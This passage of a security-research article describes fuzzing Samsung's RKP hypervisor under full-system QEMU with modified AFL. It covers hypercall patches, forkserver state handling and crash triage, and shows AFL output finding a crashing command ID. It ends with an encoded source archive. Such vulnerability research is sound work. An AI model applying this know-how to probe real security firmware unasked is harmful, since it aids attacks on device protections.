
```
$ AFL_SKIP_CPUFREQ=1 AFL_I_DONT_CARE_ABOUT_MISSING_CRASHES=1 \
    ./afl-fuzz -QQ -i in -o out                              \
      <path-to-qemu>/aarch64-softmmu/qemu-system-aarch64     \
        -machine virt                                        \
        -cpu cortex-a57                                      \
        -smp 1                                               \
        -m 3G                                                \
        -kernel kernel.elf                                   \
        -machine gic-version=3                               \
        -machine secure=true                                 \
        -machine virtualization=true                         \
        -nographic                                           \
        -d nochain                                           \
        -afl_file @@
```


--------[3.3.2.1 - QEMU patches

At this point we will be providing details regarding the QEMU patches to support full system AFL fuzzing since as mentioned before, even though the main idea persists, there are many differences compared to the original TriforceAFL implementation mainly due to vast QEMU differences between the versions. The first difference is that we utilized 'brk' to introduce hypercalls instead of introducing a new instruction.

```
// qemu/target/arm/patch.c

int handle_brk(CPUState *cs, CPUARMState *env)
{
    ...

    switch (syndrome) {
        ...

        case 3:
            return start_forkserver(cs, env, env->xregs[0]);
        case 4:
            return get_work(cs, env, env->xregs[0], env->xregs[1]);
        case 5:
            return start_work(cs, env, env->xregs[0], env->xregs[1]);
        case 6:
            return done_work(env->xregs[0]);
        default:
            ;
    }
    return 0;
}
```

To better demonstrate the setup we provide the following diagram and each step will be explained next. Readers are also advised to compare this with the original AFL/QEMU diagram presented previously.





During system initialization, vCPU is instantiated (27) by IO thread in a manner dependent on the system configuration. Our setup uses Multithread Tiny Coge Generator (MTTCG) which allows the host to run one host thread per guest vCPU. Note that we are using a single core/thread and as a result there is a single vCPU thread in our setup.

The vCPU thread entry point for MTTCG configuration is function `qemu_tcg_cpu_thread_fn()` under qemu/cpus.c where, after some initializations, vCPU enters its main execution loop (29)-(40). In a high level of abstraction, execution loop comprises two steps; translating basic blocks (function `tb_find()`) and executing them (function `cpu_tb_exec()`).

As mentioned before, we allow the QEMU parent to execute free and initialize the guest VM until `start_forkserver` hypercall is invoked. As a result, each forkserver child will start with a _fully initialized VM_ right before the targeted functionality significantly improving fuzzing performance.

```
// qemu/cpus.c

/* Multi-threaded TCG
 *
 * In the multi-threaded case each vCPU has its own thread. The TLS
 * variable current_cpu can be used deep in the code to find the
 * current CPUState for a given thread.
 */

static void *qemu_tcg_cpu_thread_fn(void *arg)
{
    CPUState *cpu = arg;

    ...

    tcg_register_thread();                                  /* (39) */

    do {
        ...

        r = tcg_cpu_exec(cpu);                              /* (40) */
```

```
        ...

    } while ((!cpu->unplug || cpu_can_run(cpu))                  /* (41) */
               && !afl_wants_cpu_to_stop);

    if(afl_wants_cpu_to_stop) {
        ...

        if(write(afl_qemuloop_pipe[1], "FORK", 4) != 4)           /* (42) */
            perror("write afl_qemuloop_pip");
        ...

        restart_cpu = (&cpus)->tqh_first;                        /* (43) */

        ...
    }
    ...

    return NULL;
}
```

When during the execution ‘start_forkserver()‘ hypercall is invoked, global flag ‘afl_wants_cpu_to_stop‘ is set (30)-(44) ultimately breaking the vCPU main execution loop. There are various reasons that could cause the system to reach this state so after the main loop we check flag ‘afl_wants_cpu_to_stop‘ to decide whether vCPU must terminate (41). Finally we save the vCPU state (31)-(43), notify IO thread (32)-(42) and terminate the vCPU thread.

```
// qemu/target/arm/patch.c

target_ulong start_forkserver(CPUState* cs, CPUARMState *env, ...)
{
    ...

    /*
     * we’re running in a cpu thread. we’ll exit the cpu thread
     * and notify the iothread. The iothread will run the forkserver
     * and in the child will restart the cpu thread which will continue
     * execution.
     */
    afl_wants_cpu_to_stop = 1;                                   /* (44) */

    return 0;
}
```

Parent IO thread becomes the forkserver in the notification handling function ‘got_pipe_notification()‘ (33)-(45). In the fork child (which is the child QEMU IO thread) we reset the vCPU state (34)-(46) and start a new vCPU thread for the child process (35)-(47). (don’t forget to comment out the ‘madvise(..., DONTFORK)‘ invocation ;)

```
// qemu/cpus.c

static void got_pipe_notification(void *ctx)
{
    ...

    afl_forkserver(restart_cpu);                                 /* (45) */


    /* we’re now in the child! */
    (&cpus)->tqh_first = restart_cpu;                            /* (46) */

    qemu_tcg_init_vcpu(restart_cpu);                             /* (47) */
}
```

Finally, for MTTCG all TCG threads must register their context before starting translation (36)-(39) as part of their initialization process mentioned before. As shown next, each thread registers its context in `tcg_ctxs` array in an incremental fashion and assigns it to thread local variable `tcg_ctx`. It is obvious that the system was not designed with a forkserver in mind, where vCPU thread is respawned and trying to register a new context for the forkserver children will fail. However, since we use a single thread and we can simply bypass this by patching function `tcg_register_thread()` to always set `tcg_ctx` to the first array entry after the first invocation.

```
// qemu/tcg/translate-all.c

__thread TCGContext *tcg_ctx;


// qemu/tcg/tcg.c

void tcg_register_thread(void)
{
    static bool first = true;
    if (!first) {
        tcg_ctx = tcg_ctxs[0];
        return;
    }
    first = false;

    ...

    *s = tcg_init_ctx;

    ...

    /* Claim an entry in tcg_ctxs */
    n = atomic_fetch_inc(&n_tcg_ctxs);
    g_assert(n < ms->smp.max_cpus);
    atomic_set(&tcg_ctxs[n], s);

    tcg_ctx = s;

    ...
}
```

--------[3.3.2.2 - Framework support

Let's now demonstrate how to reach the state where forkserver is up and running via the framework. After the framework initialization we call `__break_start_forkserver()` from EL1 (48) which in turn calls `brk` with instruction specific syndrome 3 which corresponds to the `start_forkserver` hypercall. This eventually causes the forkserver to be started in the parent QEMU process as discussed above.

Each new child QEMU process, will resume guest VM execution in its vCPU at the instruction immediately following `__break_start_forkserver()` in a guest VM state identical to the one the parent process had before instantiating the forkserver. For example, in our setup the child will continue in (49) invoking the `get_work` hypercall to fetch the test case from the host (technically it will resume from `ret` instruction after `brk #3` in `__break_start_forkserver()` function but you get the idea ;).

```
// framework/main.c

void el1_main(void) {
    framework_rkp_init();
```

```
    rkp_call(RKP_DEF_INIT, 0, 0, 0, 0, 0);


    __break_start_forkserver(0);                                    /* (48) */

    /* fuzzing loop */
    for(; ;){
        __break_get_work();                                         /* (49) */
        __break_start_work();

        rkp_call_fuzz_afl((*(uint64_t*)(&rand_buf)), &rand_buf); /* (50) */

        __break_end_work(0);
    }
}


// framework/afl.S

__break_start_forkserver:
    brk #3
    ret
ENDPROC(__break_start_forkserver)

__break_get_work:
    ldr x0, =rand_buf
    mov x1, 0x1000
    brk #4
    ret
ENDPROC(__break_get_work)

__break_start_work:
    mov   x0, #RKP_VMM_START
    add   x1, x0, #RKP_VMM_SIZE
    brk #5
    ret
ENDPROC(__break_start_work)

rkp_call_fuzz_afl:
    hvc #0
    ret
ENDPROC(rkp_call_fuzz_afl)

__break_end_work:
    // x0 is the exit value
    brk #6
    ret
ENDPROC(__break_end_work)
```

For demonstration purposes and to verify that the fuzzer works as expected, we will be using the same fuzzing harness as with the dummy fuzzer to fuzz the `hvc` command ids. If everything works as expected we should have at least one crash by invoking command 0x9b.

As mentioned above, framework function `__break_get_work()` (49) invokes qemu `get_work` hypercall (51). There, the child QEMU reads the AFL created test case and copies its contents in guest VM `rand_buf`. In the next step, `__break_start_work()` framework function invokes `start_work` hypercall (52) which sets the child process to only track and edit the AFL bitmap for addresses in the RKP range.

```
// qemu/target/arm/patch.c

static target_ulong get_work(CPUState *cs, CPUARMState *env,     /* (51) */
                             target_ulong guest_ptr, target_ulong sz)
{
    int l = 0x1000;
    uint8_t buf[l];
```

```
    assert(afl_start == 0);
    fp = fopen(afl_file, "rb");
    if(!fp) {
         perror(afl_file);
         return -1;
    }

    fread(buf, l, 1, fp); // must add checks

    if (cpu_memory_rw_debug(cs, guest_ptr, buf, l, 1) < 0) {
        fprintf(stderr, " Cannot access memory\n");
        return -1;
    }


    fclose(fp);
    return retsz;
}


static target_ulong start_work(CPUState *cs, CPUArchState *env,  /* (52) */
                               target_ulong start, target_ulong end)
{
    afl_start_code = start;
    afl_end_code   = end;
    afl_start = 1;
    return 0;
}
```

The initial testcase provided to AFL must execute without crashing. For that we use command id 0x98 which as shown in the snippet simply writes in the debug log and exits. At long last, we can invoke and fuzz the `hvc` handler. We read the first QWORD (50) from the provided test case as the command id and simply use `rand_buf` as the second argument as discussed in the dummy fuzzer harness.

```
// vmm-G955FXXU4CRJ5.elf

void rkp_main(uint64_t command, exception_frame *exception_frame)
{
  ...

  switch ( hvc_cmd )
  {
    ...

    case 0x98:
      rkp_debug_log("RKP_a3d40901", 0, 0, 0); // CFP_JOPP_INIT
      break;
...
```

However, not long after the `hvc` invocation our system crashes. The problem lies in the basic block translations performed by the QEMU parent process as we elaborate on in the next section.

--------[3.3.2.3 - Handling parent translations

For QEMU to perform basic block translations for ARM architectures, it uses `mmu_idx` to distinguish translation regimes, such as Non-Secure EL1 Stage 1, Non-Secure EL1 Stage 2 etc. (for more details refer to ARMMMUIdx enum definition under qemu/target/arm/cpu.h). As shown below, to evaluate the current `mmu_idx` it relies on the current CPU PSTATE register (53). This process is normally performed by the vCPU thread during the guest VM emulation.

```
// qemu/target/arm/helper.c

int cpu_mmu_index(CPUARMState *env, bool ifetch)
{
    return arm_to_core_mmu_idx(arm_mmu_idx(env));
}

ARMMMUIdx arm_mmu_idx(CPUARMState *env)
{
    int el;
    ...

    el = arm_current_el(env);
    if (el < 2 && arm_is_secure_below_el3(env)) {
        return ARMMMUIdx_S1SE0 + el;
    } else {
        return ARMMMUIdx_S12NSE0 + el;
    }
}


// qemu/target/arm/cpu.h

static inline int arm_current_el(CPUARMState *env)
{
    ...

    if (is_a64(env)) {
        return extract32(env->pstate, 2, 2);                    /* (53) */
    }
    ...
}
```

As earlier discussed, in QEMU/AFL when a child process encounters a basic block previously not translated, it instructs (38)-(55) the parent to mirror the basic block translation process (37)-(57) so that next children will have cached copies to avoid re-translation and improve performance [07]. To achieve this, the child sends (55) the current pc address along with other information for the parent to perform the translation (57) _within its own CPU state_. Moreover, in our setup the parent translation is performed by the IO thread because vCPU thread is terminated during the forkserver instantiation. The problem of course lies in a state inconsistency between the child and the parent.

We will demonstrate the state inconsistency via an example. When the parent becomes the forkserver in our setup/framework it is executing in EL1. While the child process executes, its vCPU will emulate the ‘hvc‘ invocation, change its state to EL2 to continue with the emulation of the hypervisor code and almost certainly encounter new basic blocks. As mentioned above, it will instruct the parent to do the translation as well. As there is no way for the parent to be aware of the child state changes it will remain in EL1. It should be obvious now that when the parent tries to translate the EL2 basic blocks while being in EL1 will fail.

So the child must also send its PSTATE (54) which the parent uses to set its own PSTATE (56) and then perform the translation correctly.

```
// qemu/accel/tcg/cpu-exec.c

static inline TranslationBlock *tb_find(CPUState *cpu, ...)
{
    ...

    if (tb == NULL) {
        ...

        CPUArchState *env = (CPUArchState *)cpu->env_ptr;        /* (54) */
```

```
        pstate = env->pstate;

        /*
         * AFL_QEMU_CPU_SNIPPET1 is a macro for
         * afl_request_tsl(pc, cs_base, flags, cf_mask, pstate);
         */
        AFL_QEMU_CPU_SNIPPET1;                                  /* (55) */
        ...
    }
    ...
}


// qemu/afl-qemu-cpu-inc.h

void afl_wait_tsl(CPUState *cpu, int fd) {
  ...

  CPUArchState *env = (CPUArchState *)cpu->env_ptr;

  while (1) { // loop until child terminates
    ...

    env->pstate = t.pstate;                                     /* (56) */
    tb = tb_htable_lookup(cpu, t.pc, t.cs_base,
                          t.flags, t.cf_mask);                  /* (57) */
    ...
  }
  ...
}
```

Furthermore, as stated above the parent process is originally in EL1 during the forkserver instantiation. However, the child can terminate (hopefully) during execution in other ELs. In this case, the parent might be left in the EL the child was during the crash (if new basic blocks were encountered before crashing) and consequently the next fork child will also be in that EL. However, as previously discussed each child resumes execution right after `__break_start_forkserver()` in EL1 and as a result of being in a different EL, translations will fail causing the child to crash. For this reason, we save the original state before the forkserver initialization (58) and restore it before forking the each next child (59).

```
void afl_forkserver(CPUState *cpu) {
  ...

  CPUArchState *env = (CPUArchState *)cpu->env_ptr;
  afl_fork_pstate = env->pstate;                                /* (58) */
  ...

  /* forkserver loop */
  while (1) {
    env->pstate = afl_fork_pstate;                              /* (59) */
    ...

    child_pid = fork();
    ...

    if (!child_pid) {
      /* Child process */
      ...
    }
    /* Parent */
    ...

    afl_wait_tsl(cpu, t_fd[0]);
    ...
  }
}
```

Before executing we need to address some issues previously encountered,
namely how to handle aborts, policy violations etc.

--------[3.3.2.4 - Handling hangs and aborts

As shown next, if an abort exception is triggered (60) we terminate child
process with exit status -1, which AFL is modified to treat as a crash
(62). Additionally, we skip the crash logging function to avoid cluttering
the system with logs due to high execution speeds as shown next.

```
// qemu/target/arm/helper.c

/* Handle a CPU exception for A and R profile CPUs.
   ...
 */
void arm_cpu_do_interrupt(CPUState *cs)
{
    ...

    // Handle the instruction or data abort
    if (cs->exception_index == EXCP_PREFETCH_ABORT ||            /* (60) */
          cs->exception_index == EXCP_DATA_ABORT ) {

        /*
         * since we are executing in afl, avoid flooding system with crash
         * logs and instead terminate here
         *
         * comment out to see abort logs
         */
        exit(-1);

        if(handle_abort(cs, env) == -1) {
        }
        ...
        exit(-1);
    }
    ...
}


// afl/afl-fuzz.c

static u8 run_target(char** argv, u32 timeout) {
    ...

    /*
     *  Policy violation (type of assertion), treat as hang
     */
    if(qemu_mode > 1 && WEXITSTATUS(status) == 32) {
        return FAULT_TMOUT;                                      /* (61) */
    }

    /* treat all non-zero return values from qemu system as a crash */
    if(qemu_mode > 1 && WEXITSTATUS(status) != 0) {
        return FAULT_CRASH;                                      /* (62) */
    }

}
```

Furthermore, we chose to treat `rkp_policy_violation()` as a system hang by
terminating the child with status 32 (63) which is then identified by AFL
(61). Additionally, `vmm_panic()` (64) is treated as a crash. As we
previously said, this solution does not scale well because of systems where
not all possible hangs can be identified. However, AFL sets watchdog timers
for each child execution and if the timer is triggered, the child is

terminated. This is the reason we chose to have unhandled 'smc' invocations and other unexpected exceptions to loop indefinitely. They might have a small impact in fuzzing performance (loop until timer is triggered) but otherwise allow for a stable system setup.

In essence this setup allows for flexibility regarding the way we handle aborts, hangs and generally all erroneous system states, with a failsafe mechanism that guarantees the fuzzing setup robustness even when not all system behavior corner cases have been accounted for. As our understanding of the system improves, more of theses conditions can be incorporated in the fuzzing logic.

```
// qemu/accel/tcg/cpu-exec.c

static inline TranslationBlock *tb_find(CPUState *cpu, ...)
{
    ...

    if (pc == 0xB010DBA4) { // rkp_policy_violation
        qemu_log("[!] POLICY VIOLATION!!! System Reset!\n");
        exit(32);                                                  /* (63) */
    }

    if (pc == 0xB010A4CC) { // vmm_panic
        qemu_log("[!] VMM PANIC!!! We should not be here!!!\n"); /* (64) */
        exit(-1);
    }
    ...
}
```

--------[3.3.2.5 - Demonstration

We illustrate (show off ;) below an execution snapshot. We can see the fuzzer operating on average at 350-400 executions per second, identifying new paths and crashes, even with our naive fuzzing harness. Lastly, reading one of the crashes reveals the faulting command id 0x9b ;)

```
         american fuzzy lop 2.56b-athallas (qemu-system-aarch64)

-- process timing ---------------------------------- overall results -----
|        run time : 0 days, 0 hrs, 0 min, 38 sec  |  cycles done : 0     |
|   last new path : 0 days, 0 hrs, 0 min, 2 sec   |  total paths : 22    |
| last uniq crash : 0 days, 0 hrs, 0 min, 24 sec  | uniq crashes : 4     |
|  last uniq hang : 0 days, 0 hrs, 0 min, 13 sec  |   uniq hangs : 5     |
|- cycle progress ----------------- map coverage ------------------------|
|  now processing : 7 (31.82%)    |    map density : 0.44% / 0.67%         |
| paths timed out : 0 (0.00%)     | count coverage : 1.49 bits/tuple       |
|- stage progress ----------------- findings in depth -------------------|
|  now trying : havoc             | favored paths : 13 (59.09%)            |
| stage execs : 630/2048 (30.76%) |  new edges on : 15 (68.18%)            |
| total execs : 13.3k             | total crashes : 134 (4 unique)         |
|  exec speed : 375.3/sec         |  total tmouts : 835 (5 unique)         |
|- fuzzing strategy yields ------------------------ path geometry -------|
|   bit flips : 7/256, 6/248, 3/232               |    levels : 4         |
|  byte flips : 0/32, 0/24, 0/8                   |   pending : 15        |
| arithmetics : 5/1790, 1/373, 0/35               |  pend fav : 7         |
|  known ints : 2/155, 0/570, 0/331               | own finds : 20        |
|  dictionary : 0/0, 0/0, 0/0                     |  imported : n/a       |
|       havoc : 0/8448, 0/0                       | stability : 100.00%   |
|        trim : 98.77%/13, 0.00%                  |-----------------------
-------------------------------------------------          [cpu000:109%]
```

```
$ xxd -e -g4 out/crashes/id:000000,sig:00,src:000000,op:flip2,pos:1

00000000: 8389b000
```

----[3.4 - Final Comments

Using the proposed framework, we have demonstrated a naive fuzzing setup and an advanced setup employing AFL based on TriforceAFL while elaborating on QEMU internals.

The proposed solutions can be easily modified to support other setups with full system emulation and in different ELs or security states as well. For example, let's assume the desired target is an EL3 implementation and we wish to fuzz early initialization functionality before interaction with other components or ELs. We can achieve this by identifying the desired location by address similarly to `rkp_policy_violation` and injecting the `start_forkserver` and any other required functionality to that specific location. This is similarly true for trusted OSs and applications.

Finally, one of the AFL limitations is the lack of state awareness. After each testcase the framework/guest VM state is reset for the new testcase to be executed. This of course prevents us from finding bugs which depend on more than one `hvc` invocations. A possible solution could be to build harnesses that support such functionality, even though this is not the intended AFL usage and as such it is not guaranteed to have good results. It remains to be verified and other fuzzing solutions could also be examined for state aware fuzzing.

--[4 - Conclusions

The author hopes that this article has been useful to readers who dedicated the time to read it, did not lose motivation despite its size and of course maintained their sanity :) Even though though we attempted to make this (very long) article as complete as possible, there is always room for improvement of both the presented solutions and new features or supported functionalities, as is true with every similar project. Readers are welcome and encouraged to extend/improve the proposed solution or, using the newly found knowledge, develop their own and publish their results.

--[5 - Thanks

First of all, I would like to thank the Phrack Staff for being very accommodating with my various requests and for continuing to deliver such awesome material! This work would have been very different without huku's insightful comments, his very helpful review and him being available to bounce ideas off of. Thanks to argp as well for his helpful review and assistance with various procedural issues. Also, cheers to friends from CENSUS and finally to the many other friends who helped me one way or another through this very demanding journey.

Remember, support your local artists, beat your (not only) local fascists, stand in solidarity with the oppressed. Take care.

--[6 - References

[01] https://www.samsungknox.com/en

[02] https://www.samsungknox.com/en/blog/real-time-kernel-protection-rkp

[03] https://googleprojectzero.blogspot.com/2017/02/
lifting-hyper-visor-bypassing-samsungs.html

[04] https://opensource.samsung.com/

[05] http://infocenter.arm.com/help/
index.jsp?topic=/com.arm.doc.den0028b/index.html

[06] https://hernan.de/blog/2018/10/30/
super-hexagon-a-journey-from-el0-to-s-el3/

[07] https://github.com/google/AFL/
blob/v2.56b/docs/technical_details.txt#L516

[08] https://github.com/nccgroup/TriforceAFL

[09] https://github.com/nccgroup/TriforceAFL/
blob/master/docs/triforce_internals.txt

--[7 - Source code

begin 664 rkp-emu-fuzz-galore.tar.gz
M'XL(`-7*,5X``^P\:W?:2++YS*_HL:_'R`-8XF$GSB1[,,B)3K#Q()S'S.0H
M`C6@C9!8M7#P[-W[VV]5M]X(C#-)[MW9Z$PLH:Y75U5753\T_L=%E<Z7U<GR
MCS^J4]/Q?'K\Z`M?,ERGIRV\*Z<M.7V/KD=*XT1N-1O0`G!*H]$Z>41:7UJ0
MHFO)`M,GY)'IVVP;W'WM_Z:77V#_J37ZHC[P</LW%:7^W?[?XMID?Y^:UIS6
MYM87X($&/CEI;K)_O=6HY^S?.CEM/"+R%^!][_4?;O]],GAU3?3`G%)2)X$Y
M<BCY9#H?2Z7AS&8D\#R'P'UD,FH1SR6?//\C6?B443>`-[9+?I.5]\1T+7BH
MOZ^52EK`R&+I+SQ&":?`Z9%@1LG2M:A/Z,J<VZX9V$!N=K>@_JW-/#^1P3==
MYO#F$I>'<>H+WW8#8CH.N34=VR+`W[?#-J!M^\0,X,UH&5!6(UJ`O-ER@6)8
M*,2(EFSWUOL(OR:^-R=JKTZ`J]IK<!(3>`ZPQY'H']@G.QC/J/.!C+WY'&&@
MU;PU;0>%JI7.J>-]XN^(1>>>RT!PWB=O0FS0P9)!?VKD`@C/850!4`"XC/AT
M:OJ6[4Z)/5\X=`X=$9TU&5O.%_C(*H0&XQJ`3D!?(#PJS_/M*:C-(:8?V&.4
MH/3APX=2&4:K1")A2_\U7C"?/"/RJD7*:D^12B%$#$+JI4OO%OD#8=!""N5)
M!+P`T847[#_P*NT3O+K0$Z+3L0=J$X8=)F8E0V%6O/8?SN&Z373[#WI&FG)U
M!)HN`0-0"72H1V^I<T:4D@8PP&*0/)*1)E)?)6N49Z0Q*OS4JE6JZ&W^Q9Q
M!`%YI8SE4PNPJN*1PN,9T>OMZV>*4B%OKYXI<A$*35`F12C(B0FM<#PR<KSQ
M1\0>3<9<S"H^4OZ8Q98W(M((<1P&U#SBQ/99D,>+@%%<^2&(CQ\GF(\WL<2.
MYEP3S)+V.Z7`5=&?P1_(`/V>NF/*2B4,+V?DYUD0+-C9\?'4\Z8.7?C>W^DX
M^(/Z7@T$F[*%%]1@F![7(;,<R_5CQYZ@1U1Y?*GR`%,=W2U@B.%;9L[9TIVR
MVBR8.\^11SW-8T9]UW1K%CU&VDCS\;$B'S?D8P@H0&X&$6SJN56S^G=OZ;OT
MKHH1I4H=N1IX508/C>/GI?_KR+[;M2G_FZ8_GITTJU$DJ"WN/IO']OROG-;E
MDUS^/VTIW_/_-[D@!WE^0,#D,/*&D&;<Y7P$20>26)1A(<=C_N'!H"J"02I'
MBYJA='5S:5QH`WUH]-37:L]0KX8#3=5A>"MRO7D?;1':MA+7U4[_JKM&O:74
M[R,>8)S>2GOX4AML(\T@5R!AI+:8W3%[C&G8LJ`,8B+/E*Y?OM.-=K<[,'3M
M5Q6PZT='33G$]R831H.(`D9*@HDK$A#J"!"<!]A4$5-"..-<&QK]BPM='0+-
MDT)Z;Z^06D0,2IXB8F^OLJ1:C9#6W&0?H58119)/47.WE%/JMT6E9&9,;U$V
M]NU%X/FEBU[7.._U.Z^,?MNX;.NO>#"_@*L3IH4'\,BX0(J)OI')Q87Z4"9I
M5TCQ&&[A`=>./,JBA@1/I*MXH*"/23%[7EZG&;?/>^I]3!/''MT%PJU-\LN;
M_J!;XG\CCWM<*EET(@IE8V2Z+O7+TED)JRSQ"V":CX_V]O?(3V3O=W<OW?33
M,\(;6D=[9*UAEVHNC]0B1P1((:O]=5Y"#OZ2RUL639+H@N.9UC_*.,!"^6]!
M=`A1M87I,VI`+6Y0F`64#X_*2Y?94Q<,XGA06>"?(ZE\P*1#<L!'J,3QP520
MJ`DRN@4>I;$#E0"Y#G,;UBFUCBCR0X8HA6'8KAT81IE19Q*^QPM_UH26)XXY
M92#;T%_2HG9JCF>&\(00*('"4J(<B5#A6%(MYKD7)=Z]"N]YIW]YV8;XUVT/
MV]B#6$HQJ>$R5F!J,*UP9S."X`Y$CKEUKO4!B(`**-(C+\4.)8G\""X8U\DQ
M\M*':BQ0>R&%,J?V_#FI<X21HD@QK+#FWEB@0+\/K#TP14Q"*N5`#Y'8&12$
M!Q;:K)Q`)D3M24H&F'&Y7D#$M&WM=3VQ4YJ'Z?)6NJ)C"(<XA-3>F>"8$BV-
M*5PFD3;P[[*D7P\[`P-GD5O4&L$<2E(.=WB^`W((A-@9]/W,^).A7I[B`TYI
M2#F94F=PAK+^*W"+I1:&PRL#!A.G9Z0<0X&1E9/(REEZ+^0UR&8AI-Y;@TQ(
M9B#!SIPL!,(1S"DR;2%/S&*\JJAG6JF3P56VXYYLP57NX=O,X3*Z#A\.`J2)
M*R7^+;7VI%)IW3/C,%WDM/$\]\#B\UP^/!KUGYI'UVVI$",_$0Z'%!B@&#XS
M33Z0E1-GQ1&@=BE#[8\N(U658MS4)/K`>G4>X<6J0G^0\X[+0Z,%V<1(%6(&
M3XOEV-U3.'0UIHN`O*)W(_T+0TBBN\O%T%ND$,P3T7$#?1%A+P-@I$?!_/#
MP\/P"5,<$^5BOD2$,HHW3.U;ZJ[5?RE*X>/^"P]MX-U2OYA@>D'+6PKB0&KI
M\)(.@S[B8^Y(K77=A=2QR.#UF,@KAFVM,)QQ,Y;E"ME0B*>3P<2QP)-%DN7Z
